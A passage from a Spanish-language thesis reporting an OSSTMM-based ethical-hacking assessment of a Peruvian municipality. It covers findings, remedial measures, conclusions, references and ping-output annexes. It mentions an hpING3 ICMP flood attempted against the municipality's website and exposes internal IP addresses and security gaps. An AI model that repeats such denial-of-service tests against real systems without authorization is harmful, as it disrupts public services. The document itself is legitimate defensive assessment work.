SECCIÓN: “C4 – ENRUTAMIENTO”
INDICADOR: Verificación del envío y recepción de los paquetes a través de la red

Medida de seguridad aplicada: No se aplicó ninguna mejora, debido a que, se observó que todas las áreas tienen comunicación entre ellas mismas y con el área de TI, si bien es cierto se encontraron pequeñas demoras de recepción y de reenvío al momento de hacer PIN, esto debido a la ubicación entre pisos (**Tabla 28**).

Resultado: Correcto funcionamiento al momento de enviar y recibir paquetes en la red para verificar la comunicación entre las áreas de la MPB.

TABLA N° 29

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C6 – TESTEO DE MEDIDAS DE CONTINGENCIA”

INDICADOR: Búsqueda de información sobre las medidas de contingencia anteriores y actuales de la MPB – Respuesta ante cortes de luz – Respuesta ante la implantación de virus a los activos tecnológicos – Respuesta ante la eliminación de base de datos

En el caso de las medidas de contingencia se pudo observar que, no se encontró planes con medidas de contingencia registradas o almacenadas, lo que se demostró es que, trabajan sin planes de acción y respuesta documentadas, solo se basan en la experiencia y conocimientos teóricos y prácticos (**Tabla 29**).

Por otro lado, en cuanto a la respuesta ante corte de luz o fluido eléctrico si se observó que se cuenta con equipos UPS para contrarrestar este inconveniente.

Para la base de datos, se constató que, se realizan backups de los servidores por parte del personal empleado del área de TI, estas a su vez realizadas 3 veces por semana y almacenadas en un disco sólido externo para su posterior recuperación en caso haya pérdidas.

Para el caso de la implantación de virus informático en los equipos tecnológicos de las áreas de la MPB, se observó que, el software antivirus instalado en las Pc, si reconoció el archivo como virus, dando como advertencia un mensaje con la información necesaria de ese archivo (**Figura 32**).

Medida de seguridad aplicada: Viendo este punto en la **Tabla 29**, se observó que, no cuenta con medidas de contingencia, por lo que, se aplicó la medida de seguridad siguiente: Se dejó a disposición el presente trabajo de investigación, ya que se detalla las falencias encontradas y las medidas que se aplicaron para coadyuvar en la solución de las mismas, esto como información para el área de TI y para la entidad.

Resultado: Se espera que, la disposición del presente trabajo ayude en la mejora continua dentro de la MPB.

TABLA N° 30
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C7 – TESTEO DE DENEGACIÓN DE SERVICIOS”

INDICADOR: Vulneración de los servicios establecidos en la red mediante ataques como
ICMP y SYN Flood Attack

Al aplicar la herramienta HPING3 para hacer un ataque de ICMP Flood Attack, se observó que, se hizo un envío de paquetes a través de la red para tumbar el servicio de la página web de la MPB (**Tabla 30**) (**Figura 33**) (**Figura 34**).

Medida de seguridad aplicada: No se aplicó una medida de seguridad debido a que, la página web se encuentra alojada dentro del dominio de la plataforma digital única del estado peruano (www.gob.pe) siendo esta una plataforma a nivel nacional y bien protegida con el protocolo HTTPS.

Resultado: No se pudo vulnerar la página de la MPB haciendo que su servicio en la red caiga.

TABLA N° 31
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C8-1 – EVALUACIÓN DE POLÍTICAS DE SEGURIDAD”

INDICADOR: Gestión de activos – Clasificación de activos – Gestión del ciclo de vida de
la información – Gestión de las copias de seguridad

En cuanto al inventario (**imagen 35 - 36**) de los activos tecnológicos de las áreas de la MPB se pudo constató, a la fecha del 22 de abril del 2024, la información se encontró actualizados, registrados en formato Excel.

Para los activos dentro de la MPB se realizó una clasificación dividiendo en: activos, responsables y nivel (**Tabla 31**) demostrando así dicha clasificación, dando como resultado que todos los activos pertenecientes a la MPB tienen un nivel de: Media – Alta.

En cuanto al ciclo de vida de la información dentro de la MPB se observó que, tiene unas fases que constan de: Generación, recolección, procesamiento de información, uso de los datos e intercambio de información, estas fases hacen posible el intercambio de información entre las áreas dentro de la institución.

Para la gestión de las copias de seguridad, se evidenció, que se utilizan 3 capas: Creación de un plan de copias de seguridad, comprobación de los backups, formación del personal, lo cual concluye en un buen recojo de información para respaldar, la frecuencia en que se realiza también es la adecuada y la capacitación hacia el personal encargado también.

Medida de seguridad aplicada: Para este punto lo que se observó es que, el inventario de los activos tecnológicos lo tienen registrado en un Excel “estático” esto por parte de los encargados del área de TI por lo que se aplicó una modificación al Excel del inventario “estático” por uno “dinámico” añadiendo al Excel macros.

En cuanto a la clasificación de los activos, no se tenía una clasificación establecida, por lo que, se procedió a clasificar los activos tecnológicos tanto personal de trabajo, como activos físicos y lógicos y su nivel, tal y como se muestra en la **Tabla 31**.

Resultado: Se observó que, al actualizar a un Excel “dinámico” se pudo mejorar para un mejor control y para poder añadir, modificar, buscar o eliminar algún activo según se lo requiera con más facilidad esto con la ayuda de los macros añadidos como se ve en la **Imagen 35 – Imagen 36**.

TABLA N° 32

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “C8-2 – CLASIFICACIÓN DE LA INFORMACIÓN”

INDICADOR: Tipos de información, niveles, etiquetado, privacidad, prevención de fugas de información

Para este punto se demostró que no se cuenta con ninguno de los puntos establecidos, la información está propensa a perderse, no llegar a su destino, modificarse, etc. El único “bloque” con el que se cuenta de privacidad y de prevención es la entrada y salida del área en cual se encuentra dicha información, y además no se cuenta con respaldos (copias) de la misma entrante o saliente en caso de pérdidas o extravíos de estas (**Tabla 32**).

Medida de seguridad aplicada: Se propuso un sistema de etiquetado manual, y separación de documentos con carácter de privado, en el sentido de, si un documento va dirigido para el jefe de área específicamente o para el área en general, este proceso es realizado por la secretaria (o), debiendo esta, hacer el etiquetado manual señalando para qué oficina es a la que se le enviará la información y la separación de la misma indicando el destinatario final. Para el respaldo de los documentos que se emiten, se propuso tener una copia en físico y en digital de los mismos que se generan, esto en caso de extravío o de corrección.

Resultado: Una mejor distribución de la información, reducción del tiempo de entrega a las áreas destinatarias y aseguramiento de la misma con las copias registradas en físico y digital.

TABLA N° 33
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “C8-3 – CONTROL DE ACCESO”

INDICADOR: Requisitos para el control de acceso – derechos de acceso – control de acceso lógico – seguridad física y del entorno – seguridad en el trabajo en la nube

Medida de seguridad aplicada: En este punto se observó que, se cuenta con cámaras, pero estas están en desuso, por lo que, se propuso adquirir con nuevos equipos para poder tenerlas activas (**Tabla 33**).

Se propuso emigrar a la utilización del Cloud Computing (Computación en la Nube) esto debido a las herramientas y servicios que esta propone.

Resultado: Videos registrados con los equipos de video vigilancia dentro de los espacios de la MPB; al utilizar el Cloud Computing permite a la entidad acceder y gestionar recursos y aplicaciones en cualquier lugar donde tengan conexión a Internet, además permite una mejor seguridad, debido a la profunda y amplia gama de funciones de seguridad que ofrece, el mantenimiento automático y la gestión centralizada.

TABLA N° 34
INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO
SECCIÓN: “D – SEGURIDAD EN LAS COMUNICACIONES”

INDICADOR: Testeo de PBX – Testeo del FAX – Testeo del correo de voz

Para el caso siguiente se observó y constató que en cuanto a la seguridad en las comunicaciones dentro de la MPB no se cuenta con PBX ni FAX, realizando así sus comunicaciones a través del teléfono por medio del aplicativo WhatsApp, haciendo uso de un grupo en general para la comunicación (**Tabla 34**).

Medida de seguridad aplicada: Se propuso y aplicó la generación de grupos fraccionados, en tal sentido de, tener grupos por separado para la comunicación, grupos de las áreas de

trabajo con el área de TI, grupos por área internos y un grupo general, esto con el fin de no globalizar toda la comunicación de la MPB.

Resultado: Mejor comunicación entre las áreas de trabajo (TI, Logística, Administración, Registro Civil, etc.), atención rápida a estas mismas áreas en los problemas relacionados con la red o con los equipos tecnológicos, y una mejor comunicación entre los trabajadores de las mismas áreas a nivel interno.

TABLA N° 35

INSTRUMENTO 3: TÉCNICAS DE HACKING ÉTICO

SECCIÓN: “E – SEGURIDAD FÍSICA”

INDICADOR: Revisión del perímetro – Revisión de monitoreo – Evaluación de control de acceso – Revisión de respuesta de alarmas

Se demostró que la MPB cuenta con los activos necesarios para brindar una seguridad física adecuada, pero, dichos activos no se encuentran en actual funcionamiento, a pesar de contar con personal a cargo (**Tabla 35**).

Medida de seguridad aplicada: Con la adquisición de las cámaras y de las alarmas en respuesta a violaciones de seguridad o de desastres naturales, se propuso realizar un mantenimiento periódico con los activos tecnológicos una vez ya adquiridos, por parte del personal a cargo que cuenta la MPB o por parte de un servicio externo.

Resultado: Con los equipos tecnológicos activos y en funcionamiento se obtendrá los videos de vigilancia diarios captados con las mismas, y revisados manualmente por el personal a cargo para analizar alguna irregularidad o para verificar el comportamiento del personal trabajador como de las personas que ingresan y salen de la entidad, de la misma manera las alarmas en caso de algún sismo, incendio, tener el aviso indicado y saber qué es lo que ocurre.

TABLA N° 36
ESTADO DE LA MPB ANTES DE INICIAR LA INVESTIGACIÓN Y DESPUÉS DE
TERMINADA LA INVESTIGACIÓN

En la (**Figura 37**), se muestran los datos obtenidos de las secciones de la metodología aplicada durante todo el proceso de investigación, mismos datos que indican el estado al inicio de la MPB en un estado cualitativo de “Muy Alto” y en un estado cuantitativo de “1.53” respectivamente a los indicadores propuestos.

De la misma manera se pueden apreciar los datos que arrojó la investigación al concluir, datos que indican que, el estado cualitativo de la MPB pasó de “Muy Alto” a “Moderado” y en el estado cuantitativo pasó de “1.53” a “5.30”.

Esto indicó que, el PLAN DE CIBERSEGURIDAD APLICANDO HACKING ÉTICO EN LOS ATAQUES CIBERNÉTICOS siguiendo la metodología OSSTMM si tuvo influencia dentro de la entidad en la que se aplicó.

V. CONCLUSIONES


En base a los objetivos:

- En cuanto al diagnóstico de los planes de seguridad implementados en la MPB y su documentación sobre auditorías, se concluyó que, no cuenta con planes de seguridad o de contingencia para prevenir y/o asegurar los activos tecnológicos dentro de la institución, se realizan y aplican medidas ineficientes de seguridad por parte de los encargados del área de TI, estas mismas que son por autoconocimiento, teóricos y prácticos, por lo que, no se asegura un trabajo “seguro” y adecuado para brindar un mejor servicio en las diferentes áreas.
- Se desarrolló un plan de medidas para coadyuvar las falencias detectadas en cada una de las secciones de la metodología aplicada en la entidad de la MPB (**Tabla 36**).
- Se aplicó la metodología OSSTMM para desarrollar las pruebas y el análisis en cada área seleccionada (9 áreas) siguiendo así cada sección para poner a prueba la seguridad tanto lógica como física de los activos tecnológicos de la MPB. Por tanto, se concluyó que, al realizar cada sección que establece la metodología se encontraron falencias dentro de lo que abarca “La Ciberseguridad” aplicando también el conjunto de buenas prácticas que establece la norma ISO 27032 sobre la misma, demostrando al poner a prueba dicha “seguridad” que tenía la MPB al inicio; dando como resultado en una escala cualitativa de: Muy alto, alto, moderado, bajo, muy bajo, que, la vulnerabilidad de la institución se encuentra en una escala de “**MUY ALTO**” y en una escala cuantitativa de: 0 – 10 dando como resultado “**1.53**”, pero con la aplicación de la metodología utilizada y las buenas prácticas de la ISO 27032 se pudo mejorar la situación de la entidad como se demuestra en la **Imagen 35**.
- Para poder monitorear los procesos, herramientas y estrategias implementadas en las áreas y en la seguridad tanto física como lógica de los activos tecnológicos de la MPB, se implementó y ejecutó estas mismas, se le hizo seguimiento para ver que tanto cambiaba o mejoraba la seguridad en cada sección mencionada en la metodología

aplicada, algunas de estas medidas correctivas no se pudieron ver o medir su efectividad debido a que, en las mismas aplicadas para la seguridad física y perimetral, se necesitó adquirir material a implementar y presupuesto para: personal, cámaras físicas, alarmas para desastres naturales, backups en la nube, firewall físico para los servidores.


- Para la comunicación de las estrategias implementadas se habló primero con el personal a cargo del área de TI, posteriormente con los trabajadores de las 9 áreas involucradas, impartiendo así las mejoras y dando a conocer sobre los peligros en ciberseguridad más comunes, para su conocimiento y prevención de estos mismos peligros, todo esto a través de reuniones por área. En cuanto a las mejoras futuras relacionadas con el punto anterior, se dejó en claro que una vez se cuente con lo necesario mencionado en el mismo punto anterior, se procederá con la implementación de las mejoras por realizar.
- En cuanto al objetivo general, se concluyó que, a pesar de no haber completado con algunas secciones de la metodología aplicada, el resto de las secciones si se analizaron y realizaron las pruebas, por lo que, si es influyente el “PLAN DE CIBERSEGURIDAD APLICANDO HACKING ÉTICO EN LOS ATAQUES CIBERNÉTICOS” dentro de la MPB.

ESCALAS: CUANTITATIVA Y CUALITATIVA




		CUANTITATIVA
■ CRÍTICO	0	0
■ MUY ALTO	17.8	2
■ ALTO	35.6	4
■ MODERADO	53.4	6
■ BAJO	71.2	8
■ MUY BAJO	89	10

SITUACIÓN ACTUAL DE LA MPB - CIBERSEGURIDAD - OSSMMT



SITUACIÓN POSTERIOR DE LA MPB - CIBERSEGURIDAD - OSSMMT



VI. RECOMENDACIONES

- Realizar auditorías periódicas en el área de TI y a la MPB en general, estas mismas pueden ser internas o externas, ya que esto ayudaría a una visión más amplia de cómo se encuentran funcionando los procesos en la institución, además también, a encontrar fallas, a proponer mejoras y a dejar documentación para una mejora continua.
- Tener en funcionamiento los activos tecnológicos dentro de la MPB, si bien es cierto se cuenta con cámaras y alarmas, pero están en estado inactivo, por lo que, se recomienda realizar mantenimiento para poder darle uso a las mismas y tener un mejor control en este caso perimetral en los distintos puntos de la MPB. Adicionalmente también considerar una reestructuración del cableado de red de la entidad.
- Realizar capacitaciones al personal trabajador de las distintas áreas de la MPB, capacitaciones sobre tecnología actualizada, el saber cómo actuar ante posibles vulneraciones de información, riesgos en ciberseguridad, seguridad física para los activos tecnológicos, ya que el saber sobre estos temas ayuda a reducir el riesgo de pérdida de información, vulneración de usuarios, ataques en red, etc.
- Tener más rigurosidad en algunos de los puestos de trabajo, se vio que, al momento de ingresar y salir de la MPB hay un personal de control de acceso, pero este no está en todo momento controlando, lo que hace que cualquiera entra y cualquiera sale sin saber que hizo o a qué vino.
- Brindar todo el apoyo y atención posible a las necesidades del área de TI por parte de los jefes mayores de la MPB ya que, estas mismas necesidades tecnológicas influyen en toda la entidad, debido a que, si hay alguna falencia o requerimiento ya sea de actualización, capacitación, material nuevo, etc., ayuda a trabajar de una manera más controlada y segura con la información que se maneja, procesa, recibe y envía.

VII. REFERENCIAS

(2012). *NIST Special Publication* , págs. 800-30.

CISCO. (19 de Diciembre de 2023). CISCO. https://www.cisco.com/c/es_mx/products/security/what-is-cybersecurity.html

El comercio. (12 de diciembre de 2022). Perú recibió 5,2 mil millones de intentos de ciberataques en la primera mitad de 2022.

Equipo editorial, E. (19 de noviembre de 2023). *concepto*. <https://concepto.de/sistema-de-informacion/>

e-Systems. (31 de Enero de 2023). *eSystems*. https://esystems.com.co/ingenieria-social-que-es/#Spear_Phishing

Likedin. (13 de Febrero de 2023). *Likedin*. <https://www.linkedin.com/pulse/tendencias-y-enfoques-para-la-ciberseguridad-2023-2027-1f/?originalSubdomain=es>

Minds, M. f. (1 de mayo de 2019). <https://www.dw.com/es/seis-ataques-cibern%C3%A9ticos-que-sacudieron-el-mundo/a-46967214>

Moore, S. (13 de Abril de 2022). *Gartner*. <https://www.gartner.es/es/articulos/las-7-principales-tendencias-en-ciberseguridad-para-2022>

Thomas, Burmeister, & Low. (2018). pág. p. 2.

U-Tad. (10 de Marzo de 2023). *U-Tad*. <https://u-tad.com/hacking-etico>

Vargas, F. A. (30 de Enero de 2023). *ESAN*. <https://www.esan.edu.pe/conexion-esan/zero-trust-el-paradigma-del-futuro-en-la-ciberseguridad>

aws.amazon. (17 de abril de 2024). *¿Qué es el almacenamiento en la nube?*
<https://aws.amazon.com/es/what-is/cloud-storage/>

innovatrics. (17 de abril de 2024). *Tecnología de la Huella digital.*
<https://www.innovatrics.com/es/tecnologia-de-la-huella-digital/#:~:text=El%20reconocimiento%20de%20huellas%20dactilares,serie%20de%20surcos%20y%20ranuras.>

kaspersky. (17 de abril de 2024). *reconocimiento facial: definición y explicación.*
<https://latam.kaspersky.com/resource-center/definitions/what-is-facial-recognition>

Santos, D. (14 de Marzo de 2023). *HubSpot.* <https://blog.hubspot.es/marketing/recoleccion-de-datos#tecnicas>

VIII. ANEXOS




Imagen 1: Topología lógica de las conexiones en la MPB




Imagen 2: Topología física de las conexiones de la MPB




Imagen 5: Uso del software Antivirus para analizar los programas




Imagen 6: Resultado del análisis del Antivirus en la PC.




Imagen 7: Archivos y programas analizados por el Antivirus.

```
(root@kali)~[/home/brayan]
# ping 192.168.20.131
PING 192.168.20.131 (192.168.20.131) 56(84) bytes of data.
64 bytes from 192.168.20.131: icmp_seq=1 ttl=126 time=2.11 ms
64 bytes from 192.168.20.131: icmp_seq=2 ttl=126 time=2.04 ms
64 bytes from 192.168.20.131: icmp_seq=3 ttl=126 time=7.05 ms
64 bytes from 192.168.20.131: icmp_seq=4 ttl=126 time=2.40 ms
64 bytes from 192.168.20.131: icmp_seq=5 ttl=126 time=2.47 ms
64 bytes from 192.168.20.131: icmp_seq=6 ttl=126 time=2.80 ms
64 bytes from 192.168.20.131: icmp_seq=7 ttl=126 time=3.24 ms
64 bytes from 192.168.20.131: icmp_seq=8 ttl=126 time=3.60 ms
^C
— 192.168.20.131 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 2.036/3.213/7.051/1.535 ms
```

Imagen 8: Pin al área de Registro Civil

```
(root@kali)~[/home/brayan]
# ping 192.168.10.144
PING 192.168.10.144 (192.168.10.144) 56(84) bytes of data.
64 bytes from 192.168.10.144: icmp_seq=2 ttl=126 time=108 ms
64 bytes from 192.168.10.144: icmp_seq=3 ttl=126 time=2.33 ms
64 bytes from 192.168.10.144: icmp_seq=4 ttl=126 time=7.90 ms
64 bytes from 192.168.10.144: icmp_seq=5 ttl=126 time=2.19 ms
64 bytes from 192.168.10.144: icmp_seq=6 ttl=126 time=2.38 ms
64 bytes from 192.168.10.144: icmp_seq=7 ttl=126 time=2.40 ms
64 bytes from 192.168.10.144: icmp_seq=8 ttl=126 time=3.05 ms
64 bytes from 192.168.10.144: icmp_seq=9 ttl=126 time=5.50 ms
64 bytes from 192.168.10.144: icmp_seq=10 ttl=126 time=1.91 ms
64 bytes from 192.168.10.144: icmp_seq=11 ttl=126 time=1.92 ms
64 bytes from 192.168.10.144: icmp_seq=12 ttl=126 time=2.01 ms
64 bytes from 192.168.10.144: icmp_seq=13 ttl=126 time=2.32 ms
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=3.51 ms
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=5.68 ms (DUP!)
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=6.42 ms (DUP!)
64 bytes from 192.168.10.144: icmp_seq=15 ttl=126 time=107 ms
64 bytes from 192.168.10.144: icmp_seq=16 ttl=126 time=2.15 ms
64 bytes from 192.168.10.144: icmp_seq=17 ttl=126 time=3.15 ms

— 192.168.10.144 ping statistics —
95 packets transmitted, 88 received, +4 duplicates, 7.36842% packet loss, time 94324ms
rtt min/avg/max/mdev = 1.748/14.192/115.965/28.637 ms
```

Imagen 9: Pin al área de Logística


```
192.168.20.118 PING [Settings]
(Android) $
(Android) $ ping 192.168.20.118
Starting ...
PING 192.168.20.118 (192.168.20.118) 56(84) bytes
of data.
Reply from 192.168.20.118: icmp_seq=1 ttl=126
time=27.8 ms
Reply from 192.168.20.118: icmp_seq=2 ttl=126
time=14.3 ms
Reply from 192.168.20.118: icmp_seq=3 ttl=126
time=14.3 ms
Reply from 192.168.20.118: icmp_seq=4 ttl=126
time=10.8 ms
Reply from 192.168.20.118: icmp_seq=5 ttl=126
time=10.1 ms
Reply from 192.168.20.118: icmp_seq=6 ttl=126
time=3.32 ms
Reply from 192.168.20.118: icmp_seq=7 ttl=126
time=3.25 ms
----- 192.168.20.118 ping statistics -----
Packets: Sent = 7, Received = 7, Lost = 0 (0.0%
loss),
Approximate round trip times in milli-seconds:
Minimum = 3.25ms, Maximum = 27.8ms, Average
= 11.98ms
Ping stopped !
```

Imagen 10: Pin al área de Administración

```
(brayan@kali)-[~]
└─$ ping 192.168.20.104
PING 192.168.20.104 (192.168.20.104) 56(84) bytes of data.
64 bytes from 192.168.20.104: icmp_seq=1 ttl=126 time=3.31 ms
64 bytes from 192.168.20.104: icmp_seq=2 ttl=126 time=3.15 ms
64 bytes from 192.168.20.104: icmp_seq=3 ttl=126 time=6.46 ms
64 bytes from 192.168.20.104: icmp_seq=4 ttl=126 time=3.60 ms
64 bytes from 192.168.20.104: icmp_seq=5 ttl=126 time=6.69 ms
